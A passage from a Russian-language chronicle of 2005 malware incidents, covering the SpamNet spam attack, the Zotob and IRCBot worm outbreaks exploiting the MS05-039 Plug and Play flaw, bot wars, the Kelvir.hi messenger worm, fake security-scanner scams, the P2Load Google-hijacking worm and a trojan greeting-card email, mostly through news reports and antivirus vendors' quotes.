четвёртый – «троянскую» программу Downloader.dyb, которая пыталась определить ID компьютера: если компьютер находился в Великобритании, она скачивала и запускала программу-«дозвонщика» Dialer.chg; если за пределами Великобритании, она скачивала файл Dialer.cbz. Эти типы файлов направляли dialup-подключения пользователей на дорогостоящие телефонные номера;

пятый – Downloader.cry, создавал два файла: первый – svchost.exe – создавался в директории C:\Windows\System, а второй был идентифицирован как Lowzones.fo;

шестой – Downloader.eby, в свою очередь создавал другие шесть файлов:

1. «троянскую» программу Downloader.dlh, которая использовала стороннее программное приложение для сбора электронных адресов и отправки их на удалённый адрес по FTP;

2. «троянскую» программу Agent.ey, которая устанавливала себя в компьютерную систему, запускалась при каждой загрузке, заходила на Web-

страницу, которая использовалась для сбора IP-адресов инфицированных компьютеров, и накапливала статистическую информацию о количестве инфицирований;

3. Clicker.ha, который выжидал после запуска системы десять минут, а затем каждые 40 секунд открывал порнографическую Web-страницу;

4. программу-«дозвонщика» Dialer.cbz;

5. рекламную программу Adware/Adsmart;

6. «троянскую» программу Downloader.dsv, которая скачивала с заданного адреса «backdoor»-программу «Galapoper.c», выполнявшую основную задачу атаки: рассылка спама. Она проверяла, есть ли открытое Интернет-соединение и, в случае его наличия, посещала три Web-страницы, указанные в её программном коде и, в зависимости от того, какой компьютер был инфицирован, скачивала определённый файл. Этот файл позволял выполнять персонализированные атаки, и даже мог содержать другие инструкции или обновления для «Galapoper.c». «Galapoper.c» создавал также основной и два вторичных процесса: с помощью первого он периодически проверял доступность содержимого трёх Web-страниц, упомянутых выше. Вторичные процессы он использовал для рассылки спама с инфицированной компьютерной системы и компиляции информации с сервера (электронные адреса, темы, текст сообщений) для спамовых сообщений, каждые 10 минут или 70000 спамовых писем.

Вторая Web-страница направляла пользователя на другую Web-страницу, которая пыталась использовать «уязвимость» ByteVerify для запуска файла, расположенного на URL. Она также открывала новую Web-страницу, используя HTML тэг, и открывала ещё одну Web-страницу, чей код маскировался функцией Javascript, которая использовала функцию ADODB.Stream для перезаписи проигрывателя Windows Media Player расположенным на другой Web-странице файлом.

Как мы видим, сложность описанной вирусной атаки уникальна, поэтому директор лаборатории PandaLabs Луис Корронс счёл необходимым

дать следующее пояснение: «Эта атака значительно изощрённей прочих. Пользователи технологии TruPreventTM были защищены с самого начала, но это одна из самых сложных организованных атак, которую мы когда-либо наблюдали в PandaLabs. То, что было собрано более 3 миллионов адресов для отправки спама – показатель успешности атаки. Как часто в наши дни, здесь основным мотивом является финансовая прибыль, ведь спам является одним из основных источников дохода для создателей вредоносных программ». В качестве совета Корронс предлагал следующее: «Кроме обладания антивирусным решением, пользователям необходимо убедиться в новизне своих систем, поскольку “SpamNet” в основном полагается на эксплуатацию “уязвимостей”».

Однако на наличие «уязвимостей» в программном обеспечении полагался далеко не только «SpamNet» – 15 августа 2005 года компания Trend Micro объявила о появлении и распространении в Интернет нового опасного «червя» по имени «Zotob», заражавшего компьютеры через недавно обнаруженные «уязвимости» в системе безопасности операционной системы Windows. В частности, информационное агентство Reuters передавало, что «“Zotob” появился вскоре после того, как Microsoft на прошлой неделе объявила об обнаружении трёх новых “критических уязвимостей” в защите своей операционной системы. Одна из таких “дыр” позволяет злоумышленникам получать полный контроль над компьютером». По словам представителей Trend Micro, «этот “червь” способен поражать операционные системы Windows 95/98/ME/NT/2000/XP, обеспечивая злоумышленникам удалённый доступ к инфицированным им компьютерам». Вместе с тем, эксперты по компьютерной безопасности компании Microsoft заявили, что «червь» способен поразить только Windows 2000. «Пока что мы имеем информацию лишь о поражении систем Windows 2000, – говорил по этому поводу менеджер Центра безопасности Microsoft Стивен Тулуз. – Вирус пока не получил широкого распространения в Интернет, но мы находимся в состоянии готовности». При заражении «Zotob» копировался в системную директорию Windows в виде

исполняемого файла с именем botzor.exe и так корректировал системные файлы инфицированной компьютерной системы, чтобы пользователь не мог подключаться к Web-сайтам, служащим для обновления антивирусного программного обеспечения. Каждый раз, когда «Zotob» заражал компьютерную систему, он открывал «чёрный ход», позволявший удалённым злоумышленникам получить доступ и контроль над компьютером, – инфицированный ПК искал другие компьютеры и заражал их. Кроме того, «червь» был наделён способностями по соединению с определённым IRC-сервером, предоставляя злоумышленникам удалённый доступ к заражённым системам. В результате, злоумышленники могли инфицировать другие компьютеры в локальной сети и замедлять её работу. «Так как большинство пользователей не знают о существовании этой новой “дыры” в системе безопасности и ещё не установили необходимую “заплатку”, мы ожидаем ещё ряда случаев инфицирования вирусом “Zotob”», – сказал г-н Тулуз. Надо отметить, что Microsoft, в случае с «Zotob», достаточно оперативно выпустила обновление для устранения «уязвимостей», обнаруженных в операционной системе Windows и браузере MS Internet Explorer, а также предупредила пользователей о том, что, эксплуатируя очередную «уязвимость» в MS Internet Explorer, злоумышленники могут направлять пользователей на вредоносные Web-страницы, а также запускать программный код, дающий им полный контроль над инфицированной ранее компьютерной системой. Но всё это не спасло Microsoft от критики в её адрес. «На прошлой неделе компания Microsoft выпустила обновления программного обеспечения, которые “залатали” одну из “дыр”, используемую червями “Zotob”, но уже появились “черви”, эксплуатирующие эту “уязвимость” с целью атак на компьютерные системы. Это реальная головная боль для Microsoft, потому что они всё время увещевают людей в том, что их операционные системы становятся всё более безопасными, – сказал старший консультант компании Sophos Грэм Клули. – Ведь на очень многих Windows-компьютерах так и не будут обновлены рассматриваемые операционные системы, следовательно, эти персональные компьютеры могут быть заражены и

скомпроментированы. Мы не удивимся, если скоро появятся также и другие черви, использующие эти “дыры” в системах безопасности операционной системы от Microsoft. Каждый пользователь должен действовать быстро, чтобы обеспечить надёжную защиту своему компьютеру с помощью антивируса, межсетевого экрана и последних обновлений операционной системы». «Как только хакеры получили контроль над вашим компьютером, они могут наблюдать за всеми вашими действиями в Интернет и воровать данные кредитных карт, ваши пароли и другую конфиденциальную информацию. Они даже смогут использовать ваш компьютер для того, чтобы рассылать спам или запускать атаки против других Web-сайтов. Эти “черви” являются невидимыми захватчиками вашего Windows-компьютера, и они, конечно, не будут извещать вас о том, что инфицировали его. Средний компьютерный пользователь не узнает про это заражение до тех пор, пока не запустит современное антивирусное программное обеспечение. Поэтому представители компании Sophos рекомендовали системным администраторам, отвечающим за вопросы информационной безопасности, подписаться на списки рассылки, извещающие про обнаруженные “уязвимости” в программном обеспечении», – развивало заявленную тему ЗАО «ДиалогНаука».

Как обычно, жизнь расставила всё по своим местам. 16 августа антивирусная лаборатория компании Panda Software сообщила об атаках двух новых компьютерных червей: «Zotob.d» и «IRCBot.kb», эксплуатирующих «уязвимость» в службе Plug and Play (PnP), позволяющую удалённому злоумышленнику получить контроль над уязвимой компьютерной системой, о чём незадолго до этого сообщала компания Microsoft в своём бюллетене по безопасности MS05-039. Для эксплуатации указанной «уязвимости» оба «червя» – «Zotob.d» и «IRCBot.kb», генерировали случайные IP-адреса, к которым пытались подключиться через порт 445, тем самым, осуществляя целенаправленный поиск уязвимых компьютерных систем и, в случае обнаружения такой системы, отправляли инструкции о скачивании копии «червя» по

TFTP[55]. «Zotob.d» и «IRCBot.kb» устанавливались в системе, изменяя ключ системного реестра для обеспечения своего запуска при каждой загрузке компьютера и, в ожидании команд через канал IRC запускали компонент «backdoor», что позволяло удалённому злоумышленнику осуществлять управление системой. Эти «черви» инфицировали исключительно операционные системы Windows версий 2000/XP/Server 2003. Кроме указанного, «Zotob.d» осуществлял поиск наиболее популярных рекламных программ и удалял их файлы и директории. Визуально присутствие «Zotob.d» и «IRC-Bot.kb» на инфицированных компьютерах выдавали перманентные перезагрузки операционной системы, что представляло собой высокую степень опасности разрушения корпоративной среды.

В тот же день, 16 августа, из США стали поступать сообщения о том, что неизвестный компьютерный вирус выводит из строя использующие операционную систему Windows 2000 компьютеры. Среди первой волны пострадавших оказались некоторые средства массовой информации, в частности, были инфицированы компьютерные сети в телекомпаниях CNN, ABC, а также в издательстве газеты New York Times. Как передавала телекомпания CNN, примерно в $17^{\underline{00}}$ по местному времени начали давать сбои компьютеры на объектах телекомпании в Нью-Йорке и Атланте, а ABC сообщила о проблемах, возникших в $13^{\underline{30}}$ в её офисе в г. Нью-Йорк. Вирус не оставил в стороне и компьютерную сеть компании Caterpillar[56] в г. Пеория (штат Иллинойс, США), а также Конгресс США. В округе Сан-Диего (США) «червя» пришлось удалять с 12000 компьютеров. Ведущие западные эксперты сразу же указали на двух «подозреваемых» в осуществлении данных вирусных атак: один из штаммов семейства «Zotob» и его «подельника» – «IRCBot.kb».

---

[55] TFTP – упрощённая версия традиционного протокола FTP. Представляет собой простейший протокол передачи данных, поддерживающий простую передачу данных между двумя системами без аутентификации.

[56] Один из крупнейших производителей строительной техники, бульдозеров, тракторов и т. п.

Затем сообщения об атаках «Zotob.d» и «IRCBot.kb» стали поступать со всей территории США, а также Восточной Азии. В итоге пострадали сотни различных фирм, учреждений и организаций. Как сообщил Росбизнесконсалтинг, со ссылкой на пресс-службу «Лаборатории Касперского», в тот же день, 17 августа, в России было зарегистрировано четыре вирусных инцидента с участием «Zotob». Первый случай заражения был отмечен в ночь с 16 на 17 августа, а утром поступило ещё три сообщения. «Данный вирус атакует незащищённые компьютеры простых пользователей, а также системы защиты крупных компаний. Размножаясь, вирус распознаёт бреши в системах защиты и действует через “программную дыру” в сервисе подключения устройств Microsoft. Пользователям необходимо срочно обновить антивирусные программы, – отметили в пресс-службе «Лаборатории Касперского». – Само собой разумеется, что также необходимо перекачать и установить обновление для программного обеспечения Microsoft со специального Web-сайта этой компании».

Позднее «Лаборатория Касперского» прокомментировала ситуацию с появлением новых вредоносных программ семейства «Zotob» следующим образом: «В настоящее время в ряде зарубежных СМИ опубликована информация о том, что некий “червь” поразил сети множества крупных корпораций и вызвал крупнейшую эпидемию этого года. По информации телеканала CNN, от “червя” пострадали ABC News, New York Times, Конгресс США. Одновременно эту информацию перепечатали другие СМИ, в том числе и в России, но возникла путаница в событиях и названиях вируса. Компания установила, что в описанном CNN инциденте речь шла о “черве”, который имеет следующие названия у разных антивирусных компаний: “Zotob.e” (Symantec); “WORM_RBOT.CBQ” (Trend Micro); “IRCBot.Worm” (McAfee); “Tpbot-A” (Sophos); “Zotob.d” (F-Secure); “Worm.Win32.Bozori.a” (Kaspersky)». Как сообщали далее представители «Лаборатории Касперского», «компания не получала информации от своих пользователей в России и за рубежом о реальных случаях заражений, вызванных данным “червём”, не

отмечалось и увеличение сетевой активности как возможного следствия его работы. За прошедшее с момента устранения “уязвимости” время было зафиксировано около десяти вредоносных программ, использующих её для своего распространения. В первую очередь, это три штамма червя “Mytob ce”, “Mytob.cf”, “Mytob.ch”, которые были названы некоторыми антивирусными компаниями “Zotob”, и вокруг их появления был поднят определённый шум в средствах массовой информации, не подкреплённый реальной информацией об эпидемиях. Также было обнаружено несколько “троянских” программ-ботов – представителей семейств “Rbot” и “IRCBot”, не представляющих серьёзной опасности. Таким образом, можно констатировать тот факт, что в настоящее время в Интернет не наблюдалось заметной вирусной эпидемии, а “Лаборатория Касперского” не обладает какой-либо подтверждённой информацией от своих пользователей о массовых случаях заражения червём “Bozori.a”».

Вместе с тем 18 августа 2005 года финской компанией F-Secure было обнаружено появление ещё четырёх штаммов «Zotob» и, со слов менеджера по вопросам антивирусных исследований этой компании Микко Хюппонена, общее количество вредоносных программ этого семейства достигло 11. Также он заявил, что вирусы были запрограммированы на уничтожение друг друга. Бот, устанавливающий «червя», сканирует компьютерную систему на наличие «конкурентов» и в случае обнаружения удаляет их. «Идёт война ботов. Похоже, существуют три различные группы злоумышленников, которые выпускают новых “червей” с пугающей скоростью. Видимо, они соревнуются, чей “червь” заразит больше машин», – сказал Хюппонен. Интересно, что Microsoft была вынуждена срочно провести необходимые работы по доработке системы безопасности Windows XP на тот случай, если новые «черви» будут рассчитаны на инфицирование и этой операционной системы. Представители Microsoft не преминули воспользоваться сложившейся обстановкой, чтобы сделать заявление о том, что полным ходом идёт разработка системы защиты для Windows следующего поколения – Windows Vista, которая

должна появиться в 2006 году. Однако многие эксперты по-прежнему считали, что число атак злоумышленников радикально не сократится. Операционная система Windows установлена на 90% персональных компьютеров во всем мире, а это заведомо даёт им шанс нанести пользователям чувствительный ущерб и, вдобавок, вызвать крупномасштабное распространение компьютерных вирусов в том случае, если атака будет успешной.

Во всей этой запутанной обстановке эксперты компании Sophos также не остались в стороне и установили, что разные группы злоумышленников действительно выпускают массу «червей» в битве за контроль над компьютерами наивных пользователей. Например, компьютерный червь «Zotob.f» (называемый «Лабораторией Касперского» «Bozori») пытается удалить с заражённых компьютеров червей «Zotob» и другие зловредные программные коды с целью взятия под собственный контроль соответствующие компьютерные системы. «Zotob.f» похож на другого «червя» – «W32/Tpbot-A», который также распространяется через «уязвимость» Microsoft MS05-039 Plug and Play, которую компьютерные злоумышленники используют в борьбе за недостаточно защищённые компьютеры. «Как только один из этих “червей” захватывает контроль над вашим компьютером, он может использовать его для рассылки спама, запуска DDoS-атак против Web-сайтов с целью вымогательства денег, воровства конфиденциальной информации или заражения новыми версиями злонамеренных кодов других доверчивых компьютерных пользователей, – заявлял старший консультант компании Sophos по технологиям Грэм Клули. – За атаками, подобными рассматриваемой, стоят организованные криминальные группы и их мотив известен – делать деньги. Владение большими сетями зомбированных компьютеров – это ценный капитал для преступников, и каждая компания должна сделать надлежащие шаги, чтобы не стать их очередной жертвой».

По следам описанных выше событий ЗАО «ДиалогНаука» сообщало, что опрос по Интернет более чем 1000 бизнес-пользователей персональных компьютеров, проведённый компанией Sophos, показал следующее:

35% респондентов обвиняют Microsoft в последних вирусных атаках, эксплуатировавших обнаруженную недавно уязвимость в программном обеспечении этой компании;

20% респондентов вынесли порицание системным администраторам за то, что те не успели обновить программное обеспечение;

45% респондентов считают, что виноваты вирусописатели, создавшие 17 «червей», использующих эту «уязвимость».

«Большинство респондентов винят вирусописателей за создание и распространение “червей”, вызвавших панику среди пользователей слабо защищённых компьютеров. Но удивительнее всего то, как много людей винят компанию Microsoft за дефекты в её программном обеспечении. И гнев пользователей понятен, так как бизнес-пользователи по всему миру испытывают проблемы с системами безопасности Microsoft и их последствиями на своём собственном печальном опыте. Многие респонденты невероятно расстроены тем фактом, что им постоянно приходится в авральном порядке устанавливать обновления программного обеспечения от Microsoft на все свои компьютеры», – прокомментировал результаты опроса Грэм Клули. В целом, по мнению представителей компании Sophos, у Microsoft могут быть серьёзные проблемы, если она намерена позиционироваться как компания, которая обеспечивает пользователям безопасность компьютеров. Действительно, в другом опросе, проведённом недавно компанией Sophos, только 28% респондентов считают операционную систему Microsoft безопасной средой, в то время как операционные системы Linux и Unix собрали 47% голосов. «Microsoft находится в безвыходном положении, когда речь идёт про уязвимости программного обеспечения. Как только компания публично сообщила про новую брешь, тут же может появиться вирус, использующий эту уязвимость, и многие компании могут пострадать, если не успеют обновить программное обеспечение. Если компания молчит, то всё равно кто-то может написать вирус, и тогда каждый будет спрашивать у Microsoft, почему его не предупредили об этой уязвимости. В любом случае выходит так, что эти изъяны в про-

граммном обеспечении будут постоянной проблемой для компании при всех её попытках убедить людей в том, что Microsoft является серьёзным игроком на рынке систем безопасности», – продолжил свою мысль Грэм Клули. В качестве резюме эксперты Sophos подчеркнули, что «сейчас для всех компаний жизненно важно убедиться в том, что используемое ими программное обеспечение Microsoft обновлено и не содержит рассматриваемой уязвимости. И, чтобы уменьшить риск заражения, им следует обеспечить защиту для всех уровней своей инфраструктуры при помощи автоматически обновляемого антивирусного программного обеспечения».

«Неизвестный компьютерный вирус парализовал работу таможенной службы США в нескольких аэропортах, в результате чего прилетевшие были вынуждены стоять часами в огромных очередях: проверка проводилась в ручном режиме», – сообщило Интернет-издание Cnews 19 августа 2005 года. Представитель Департамента внутренней безопасности Расс Кноки сказал, что вирус нарушил работу систем в четверг ночью (утро пятницы по московскому времени) в Нью-Йорке, Сан-Франциско, Майами, Лос-Анжелесе, Хьюстоне, Далласе и Ларедо, штат Техас. Первый сбой произошёл в компьютерах с базой данных в штате Вирджиния. На его устранение ушло 4,5 часа с $18^{\underline{00}}$ до $23^{\underline{30}}$, сообщил представитель пограничной службы U.S. Customs and Border Protection южной Флориды Захари Манн. В международном аэропорту Лос-Анжелеса таможенные службы использовали резервные компьютеры, а основная база данных не работала порядка полутора часов. По словам представителя аэропорта Майка Флеминга, им удалось относительно несложно справиться с работой вручную, поскольку на это время приходится относительно немного зарубежных рейсов. Представитель аэропорта Марк Хендерсон сообщил, что: «Больше всего неудобств испытали пассажиры международного аэропорта Майами, где 2000 прилетевших требовалось подтверждение права на иммиграцию. Им пришлось ждать в пограничной зоне, пока компьютерная система не была восстановлена».

К концу августа 2005 года сложившаяся на «вирусном фронте» ситуация стала предметом широкого обсуждения в среде специалистов, многие из которых считали, что «текущая тенденция развития вредоносных программ движется в направлении “bot”-червей. “Bot”-программы, работающие как агент пользователя или другой программы, часто называются “malware” и способны атаковать огромное количество ничего не подозревающих пользователей». В связи с этим одним из основных вопросов того времени был следующий: «Каковы же возможные новые добавления и модификации, которые авторы “bot”-червей могут включить в свои “произведения” уже в ближайшем будущем?» Ведь уже в тот период архитектура всех «bot»-червей включала в себя модульный принцип построения программного кода, а это означало, что вирусописатель мог выбирать из доступного ему арсенала любые методы атаки, включая и интенсивное использование «уязвимостей» в различных системах защиты, массовую почтовую рассылку, саморазмножение, а также разные сочетания этих технических приёмов. Эксперты подчёркивали, что «Результатом этого стал специализированный “червь”, разработанный специально для выполнения своей задачи: похищения информации и установления контроля над инфицированным компьютером».

Сама идея модульности этих типов «червей» была успешно реализована, например, в семействе «Zotob». Выше мы видели примеры того, насколько быстро вирусописатели могут реализовать «уязвимости» в сетевой системе защиты в целях проникновения вредоносной программы в компьютерную систему пользователя после публикации программного кода, иллюстрирующего слабые места. Естественно, что в том случае, если готовый сегмент программного кода, использующий какую-нибудь «уязвимость» в защите любой операционной системы, публикуется в Интернет, авторы «червей» беспрепятственно и оперативно могут встроить его в тело уже существующих «червей», затем провести рутинную процедуру компиляции и «на выходе» получить вполне дееспособный и готовый к распространению новый штамм или, даже, вид компьютерного червя. Именно по этой причине специалисты про-

гнозировали в ближайшем будущем тенденцию к сокращению времени распространения новых сетевых червей. Кстати, в приведённой ниже таблице указан период времени, прошедший от момента обнаружения «уязвимости» в системе защиты до появления «червя», реально использовавшего эту «уязвимость».

Имя вируса	«Nimda»	«Slammer»	«Blaster»	«Sasser»	«Zotob»
Дни	366	185	26	18	4

Отчётливо прослеживающаяся уже по состоянию на август 2005 года тенденция позволяла сделать общий вывод о том, что скорость создания «червей» быстро и постоянно растёт, и вследствие такого развития событий пользователи компьютеров во всём мире подвергаются всё большей опасности. Более того, специалисты компании Trend Micro сделали предположение, что в ближайшем будущем вредоносные компьютерные программы будут использовать развивающиеся и инновационные технологии, например, захватывать потоки RSS (Real Simple Syndication). Содержание Web-страниц может обновляться, и их RSS-подписчики могут получать новый контент по мере публикации с помощью клиентов RSS, которые постоянно отслеживают обновления. Самый простой способ использования этой развивающейся технологии – захват уже сконфигурированных клиентов RSS для автоматической загрузки новых копий «червей» и другого вредоносного программного обеспечения в инфицированные компьютерные системы. Для этого нужно настроить уже сконфигурированный клиент на другой, вредоносный Web-контент. В этом случае «червь» проверяет, настроена ли данная система на какую-либо автоматическую загрузку обновлений, и если это так, то остаётся всего лишь добавить или изменить один из адресов для обновлений на адрес

вредоносного Web-сайта[57]. В связи с этим специалисты компании Trend Micro дают следующий совет: «Чтобы успешно бороться с такими атаками, организации должны широко применять современные методы сканирования трафика HTTP. Судя по всему, в ближайшем будущем это будет один из самых популярных методов борьбы с распространением “malware”».

Как бы в подтверждение умозаключений экспертов 6 сентября 2005 года лента новостей – PROext сообщила о новом «черве-полиглоте» по имени «Kelvir.hi», который был обнаружен в сети MSN и распространялся через сети обмена мгновенными сообщениями. «Kelvir.hi» отличался от «коллег» тем, что предварительно проверял настройки системы пользователя, что позволяло ему сориентироваться и отправить сообщение потенциальной жертве на родном языке, так как этот параметр, как правило, указывается в информации клиента. Деятельность «Kelvir.hi» состояла в том, что он отсылал некий URL, щелкнув «мышью» по которому, пользователь вызывал процедуру пересылки «червя» «Spybot» на свой компьютер. Таким образом «Spybot» проникал в систему и открывал в ней «чёрный ход» для вирусописателя, предоставлявший ему возможности по удалённому управлению. «Kelvir.hi» был задуман как настоящий полиглот и «знал» 10 языков: английский, голландский, греческий, испанский, итальянский, немецкий, португальский, турецкий, французский и шведский.

11 сентября 2005 года представитель компании Sophos Ваня Свайсер предупредил пользователей о том, что не стоит полагаться на антивирусные

---

[57] Одним из уменьшающих эту опасность факторов следует признать то, что пока такие программы загрузки не стандартизованы, и поэтому атакам могут подвергаться только конкретные программы. Этот вид вирусных атак не расценивался как достаточно опасный, но ситуация могла измениться с выходом новых версий обозревателя MS Internet Explorer. Корпорация Microsoft объявила, что уже версия MS Internet Explorer 7 популярного Интернет-обозревателя содержит встроенную поддержку загрузки по технологии RSS, а значит, авторы «червей» могли получить новые мощные возможности для проведения удалённых атак.

программы, как на панацею. На проходившей в Лондоне конференции System Security Association он заявил, что в 99% случаев на антивирусы нельзя полагаться: «Проблема в том, что мы должны увидеть вирус, чтобы научиться определять его. Даже если антивирусная программа на месте, она может и не определить вирус. Злоумышленники становятся всё более избирательными в атаках при помощи вредоносных программ, однако пользователи по старинке уделяют внимание только почтовым вирусам. Кроме почтовых вирусов, есть ещё так называемые “боты” – вирусы, которые проникают в режиме онлайн через чат-серверы IRC и ожидают команд “хозяина”. Многие люди знают о почтовых вирусах, поскольку те широко освещаются. Но боты работают “ниже радара”, и пользователи не знают, как их много на самом деле». Но и этого, довольно таки радикального утверждения Свайсеру показалось недостаточно, и он продолжал свою мысль предположением о том, что не далее как в 2006 году вирусописатели станут создавать гораздо более совершенные «боты», поскольку администраторы чат-серверов IRC отслеживают и отключают доступ вирусов к онлайну, лишая владельца «ботнета» (сети ботов) управления. В качестве кардинального средства и единственной надежды против такой напасти Свайсер видит «…резкое улучшение алгоритмов определения вирусов как вида, вместо обнаружения уже пойманных по уникальным участкам кода – сигнатурам». На упомянутой конференции Ваня Свайсер выступил с докладом о зомбированных компьютерах[58], в котором им была собрана и обобщена информация о том, как компьютерные зло-

[58] Напомним, термин «зомби-компьютеры» или «зомбированные компьютеры» был введён для обозначения инфицированных компьютерных систем, которые, находясь под контролем удалённых злоумышленников, могут рассылать спам или инициировать вирусные атаки типа «отказ в обслуживании» на Web-сайты. Выше мы достаточно подробно рассматривали атаки семейства «червей» «Zotob», нападению которых подверглись крупнейшие медиа-компании по всему миру. Кстати, тогда в Турции и Марокко полиция арестовала лиц, подозреваемых в создании «червей» и в отношении их проводились следственные действия, которые должны закончиться судебным разбирательством.

умышленники создают и эксплуатируют сети зомбированных компьютеров с целью распространения вредоносных программ, вымогательства через Web-сайты и кражи секретных сведений. Между прочим, компания Sophos, подчёркивая тем самым важность решения проблемы, объявила о создании специального сервиса Sophos ZombieAlert – новой службы оповещения, которая способна оперативно идентифицировать зомбированные компьютеры в корпоративных сетях.

Кстати, в сентябрьском отчёте «Global Internet Threat» компании Symantec, подготовленном по результатам проводившегося в первом полугодии 2005 года исследования, приведены данные о том, что британцы лидируют в мире по числу найденных компьютеров-зомби. Согласно данным отчёта, в Великобритании находилось 32% от известных зомбированных машин, инфицированных вирусами и контролируемых злоумышленниками, которые использовали их для фишинговых и DDoS атак, а также рассылки спама. В рейтинге за вторую половину 2004 года Великобритания также занимала первое место с 26% зомбированных машин. Причём темп роста числа компьютеров-зомби составлял в декабре 2004 года 5000 в день, а в первом полугодии 2005 года уже 10352 в день. Количество зарегистрированных DDoS-атак за период с января по июнь 2005 года выросло в мире на 680% до показателя 927 атак ежедневно.

15 сентября 2005 года компания Panda Software сообщила о появлении нового образца вымогательства в режиме реального времени, использующего методы социальной инженерии для получения финансовой выгоды. Суть дела заключалась в том, что в тот момент, когда пользователь посещал якобы относящиеся к сфере информационной безопасности Web-страницы, – куда его могли направить различными путями, например, используя шпионское программное обеспечение, – он попадал на Web-страницу, подменяющую собой центр обеспечения безопасности Windows и ложно заявлявшую, что компьютер инфицирован вредоносной программой «Sinnaka». После этого пользователю предлагалось для выполнения сканирования перекачать утили-

ту «SpyTrooper»[59] или «PSGuard», которые были предназначены якобы для обнаружения вредоносного кода, требовали регистрации и оплаты определённой суммы за предстоящее лечение компьютера. «Вместо сложных эксплойтов “уязвимостей” мы всё чаще можем наблюдать использование социальной инженерии: простое упоминание инфекции, в данном случае “подтверждённое” ложной Web-страницей Microsoft, может заставить пользователей искать быстрое решение. Пользователи должны взять за основное правило не доверять обнаружениям вредоносного программного обеспечения, о которых им сообщают Web-сайты без совершения пользователем запроса на сканирование», – советовал Луис Корронс.

16 сентября антивирусная лаборатория компании Panda Software зафиксировала появление обладавшего функциями рекламной программы («adware») компьютерного червя, которому присвоили имя «P2Load». Причём его основной задачей была подмена широко используемого Интернет-поисковика Google. «P2Load» распространялся посредством P2P сетей, а именно – через две прикладные пиринговые программы Shareaza и Imesh. Он копировал собственный программный код в директорию общего доступа указанных программ под видом исполняемого файла с именем «Knights of the Old Republic 2» («Рыцари Старой республики 2»), выдавая себя за файл компьютерной игры из серии Звёздных Войн. При активизации «P2Load» отображал на экране монитора системное сообщение об ошибке, которое информировало пользователя о том, что утерян один из файлов и следует скачать его из Интернет. При этом он инфицировал компьютерную систему, привнося две главные поправки: заменял стартовую страницу на рекламу, и подме-

[59] В действительности «SpyTrooper» производила безвредную запись в системном реестре. Для придания убедительности сообщению она выводила информацию, такую как IP-адрес пользователя, используемый им браузер, название страны и версию операционной системы. Эти данные обычно доступны при пользовании Интернет и, чтобы получить их, не требуется специального анализа. «SpyTrooper» постоянно эволюционировала и меняла названия, но интерфейс и большинство составляющих файлов оставались прежними.

нял Интернет-поисковик Google. В этих целях «червь» корректировал в компьютере файл HOSTS так, что в случае попыток пользователя открыть поисковик, они направлялись на Web-страницу, которая размещалась на Web-сервере в Германии, визуально выглядевшую аналогично настоящей странице Google и поддерживавшую все 17 языков, которые поддерживает Google, однако не имевшую никакого отношения к поисковику. Более того, пользователь направлялся на эту страницу даже в том случае, если совершал ошибки при вводе адреса, например, wwwgoogle.com, www.gogle.com или www.googel.com. В результате пользователь не замечал фальсификации. Когда пользователь производил поиск, на экране монитора отображалась либо абсолютно идентичная Google информация, либо в ней были практически незаметные изменения, которые не настораживали обычного пользователя. Вместе с тем изменялись спонсорские ссылки, которые обычно отображались в верхних строчках результатов поиска и соответствовали оплатившим эту услугу компаниям, а при определённых видах поиска отображались другие ссылки, установленные уже самим вирусописателем, что приводило к увеличению трафика этих Web-сайтов. То, что «P2Load» корректировал файл HOSTS, заменяя оригинал скачиваемым с удалённого Web-сайта файлом, вместо того чтобы содержать готовую модификацию в своем программном коде, означало, что автор «червя» мог по своему усмотрению изменять и другие популярные Web-сайты простой заменой содержимого скачиваемого файла, а также использовать прочие фишинговые приёмы против других Web-сайтов. «Создатель этого червя пользуется преимуществом, которое получает компания, находясь на первых позициях результатов поиска, – пояснял Луис Корронс. – Его целью является повышение посещаемости определённых Web-страниц для создания прибыли компаниям, желающим отображаться на первых местах в Google на инфицированных компьютерах: то есть, мотивация автора вредоносного кода является исключительно финансовой».

22 сентября 2005 года компания «ДиалогНаука» предупредила пользователей о появлении в Интернет рассылавшейся по почтовым адресам во

всём мире электронной поздравительной открытки. Причём «открытка» пыталась установить на пользовательский компьютер «троянскую» программу. Она имела следующие характеристики. Тема письма: You got a greeting card («Вам пришла поздравительная открытка»). Само письмо: Hello. You got a greeting card. Click on the below link to collect your card. <Link removed> Best Regards <Link removed> («Привет. Вам пришла поздравительная открытка. Щёлкните на нижней строке, чтобы получить вашу открытку. <Ссылка удалена> С наилучшими пожеланиями <Сылка удалена>»). Если пользователь следовал содержащейся в письме ссылке, то в его компьютер загружалась вредоносная «троянская» программа «Dloader.ut». Как только она попадала на компьютер-жертву, злоумышленник мог удалённо шпионить за действиями пользователя, наблюдать за нажатием клавиш на клавиатуре и воровать его пароли. «Вы можете думать, что получили поздравительную открытку от таинственного поклонника, но фактически – это хакер, имеющий нездоровый к вам интерес, – сказала старший консультант Sophos по безопасности Кэрол Терио. – Людям, на самом деле, следует дважды подумать, прежде чем воспользоваться ссылкой в незапрашиваемом письме, иначе они могут подвергнуть риску свои конфиденциальные данные и финансы». Эксперты компании Sophos в очередной раз отметили тенденцию роста использования злоумышленниками спамовых технологий с целью заразить как можно больше потенциальных жертв. «Всё чаще и чаще мы наблюдаем как создатели “троянских” и “шпионских” программ используют спамовые технологии для того, чтобы максимизировать число инфицированных компьютеров, – добавила к ранее сказанному Терио. – Важно, чтобы все пользователи применяли на своих компьютерах современное программное обеспечение, защищающее от атак самых последних вирусов, шпионских программ и спама».

26 сентября 2005 года компанией F-Secure была обнаружена «троянская» программа, атакующая сотовые телефоны с установленной операционной системой Symbian Series 60, которой присвоили имя «Cardtrap». Ничего особенного в этом не было бы, но «Cardtrap» и не думал ограничиваться ис-

